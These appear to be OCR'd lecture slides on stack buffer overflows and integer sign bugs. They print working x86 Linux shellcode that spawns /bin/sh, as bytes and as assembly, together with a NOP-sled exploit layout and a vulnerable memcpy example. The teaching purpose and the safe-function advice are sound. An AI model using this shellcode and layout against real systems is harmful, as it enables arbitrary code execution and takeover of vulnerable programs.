
Guess ret addr location



Guess buf1 address



NOP sled


nop (0x90)
……
nop (0x90)
Injected code
buf1 guess
buf1 guess
……
buf1 guess
buf1
…
prev FP
ret addr

Buffer overflow FTW

- Success! Program crashed!
  - Exploit: any string longer than buffer size
- Success! Execute arbitrary code!
  - Exploit: nop sled + injected code + guesses of buffer address (repeated to guess ret address location)

- What code shall we run?

Shell

Shellcode

```
6a 0b                   push    $0xb
58                      pop     %eax
31 c9                   xor     %ecx, %ecx
31 d2                   xor     %edx, %edx
52                      push    %edx
68 2f 2f 73 68          push    $0x68732f2f
68 2f 62 69 6e          push    $0x6e69622f
89 e3                   mov     %esp, %ebx
cd 80                   int     $0x80
```

Copy/paste → exploit!

Open a shell in C vs. Assembly

```
execve("/bin/sh", NULL, NULL);
```

```
……
mov     0x10(%esp), %edx
mov     0xc(%esp), %ecx
mov     0x8(%esp), %ebx
mov     0xb, %eax
int     $0x80
……
```

Shellcode TODO

```
%eax = 0xb      # sys_execve
%ebx = ptr      # ptr to "/bin/sh"
%ecx = 0x0      # NULL
%edx = 0x0      # NULL
int $0x80       # invoke syscall

// This will be equivalent to calling
execve("/bin/sh", NULL, NULL);
```

Shellcode

```
push    $0xb
pop     %eax              # %eax = 0xb
xor     %ecx, %ecx        # %ecx = 0x0
xor     %edx, %edx        # %edx = 0x0
push    %edx              # \0
push    $0x68732f2f       # //sh
push    $0x6e69622f       # /bin
mov     %esp, %ebx        # "/bin//sh"
int     $0x80
```

Shellcode caveats

- "Forbidden" characters
  - Newline halts gets
  - Null halts strcpy
  - Any whitespace character halts scanf

```
b8 0b 00 00 00   mov  $0xb, %eax

6a 0b            push $0xb
58               pop  %eax
```

Buffer overflow FTW

- Success! Program crashed!
  - Exploit: any string longer than buffer size
- Success! Execute arbitrary code!
  - Exploit: nop sled + injected code + guesses of buffer address (repeated to guess ret address location)
- Success! Open a shell!
  - Exploit: nop sled + shellcode + guesses of buffer address (repeated to guess ret address location)

Summary

- Buffer overflow vulnerabilities often result from unsafe functions or buggy bound checks
- Can lead to execution of arbitrary code (aka. control flow hijacking)
  - Guess return addr location + nop sled
- Shellcode gives a powerful exploit
  - Note ``forbidden'' characters in shellcode

First lesson: avoid unsafe functions

- Unsafe functions:
  - strcpy and friends (str*)
  - sprintf
  - gets
- Safe versions: take buffer size as input
  - strncpy and friends (strn*)
  - snprintf
  - fgets
- Does not solve all problems

Integer Sign Conversion Example

- What is wrong with this code?
- What happens on copy_something(mybuf, -1)?

```
extern void * memcpy(void *dst, const void *src, size_t n);

int copy_something(char *buf, int len) {
    char kbuf[800];

    if(len > 800) {
        return -1;
    }

    return memcpy(kbuf, buf, len);
}
```

Based on “Basic Integer Overflows” by blexim, *Phrack* volume 0x0b, issue 0x3c, phile #0x0a of 0x10

Integer Sign Conversion Example

- What is wrong with this code?
- What happens on copy_something(mybuf, -1)?

```
extern void * memcpy(void *dst, const void *src, size_t n);

int copy_something(char *buf, int len) {
    char kbuf[800];

    if(len > 800) {          // signed comparison
        return -1;
    }

    return memcpy(kbuf, buf, len);
}
```

Based on “Basic Integer Overflows” by blexim, *Phrack* volume 0x0b, issue 0x3c, phile #0x0a of 0x10

Integer Sign Conversion Example

- What is wrong with this code?
- What happens on copy_something(mybuf, -1)?

```
extern void * memcpy(void *dst, const void *src, size_t n);

int copy_something(char *buf, int len) {
    char kbuf[800];

    if(len > 800) {          // signed comparison
        return -1;
    }

    return memcpy(kbuf, buf, len);   // size_t is unsigned
                // (size_t)(-1) = 0xFFFFFFFF
}
```

Based on “Basic Integer Overflows” by blexim, *Phrack* volume 0x0b, issue 0x3c, phile #0x0a of 0x10

Next lecture

- More advanced defenses to buffer overflow
- More advanced attacks to bypass them
- Other ways of control flow hijacking
  - Function pointers, C++ objects, heap/free list …

To Learn More …

- Stallings and Brown, Chapter 10
- Pfleeger and Pfleeger, Chapter 3
- Goodrich and Tamassia, Chapter 3
- Du, Chapter 4
- Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade – Cowan*
- Smashing The Stack For Fun And Profit - Aleph One* http://insecure.org/stf/smashstack.html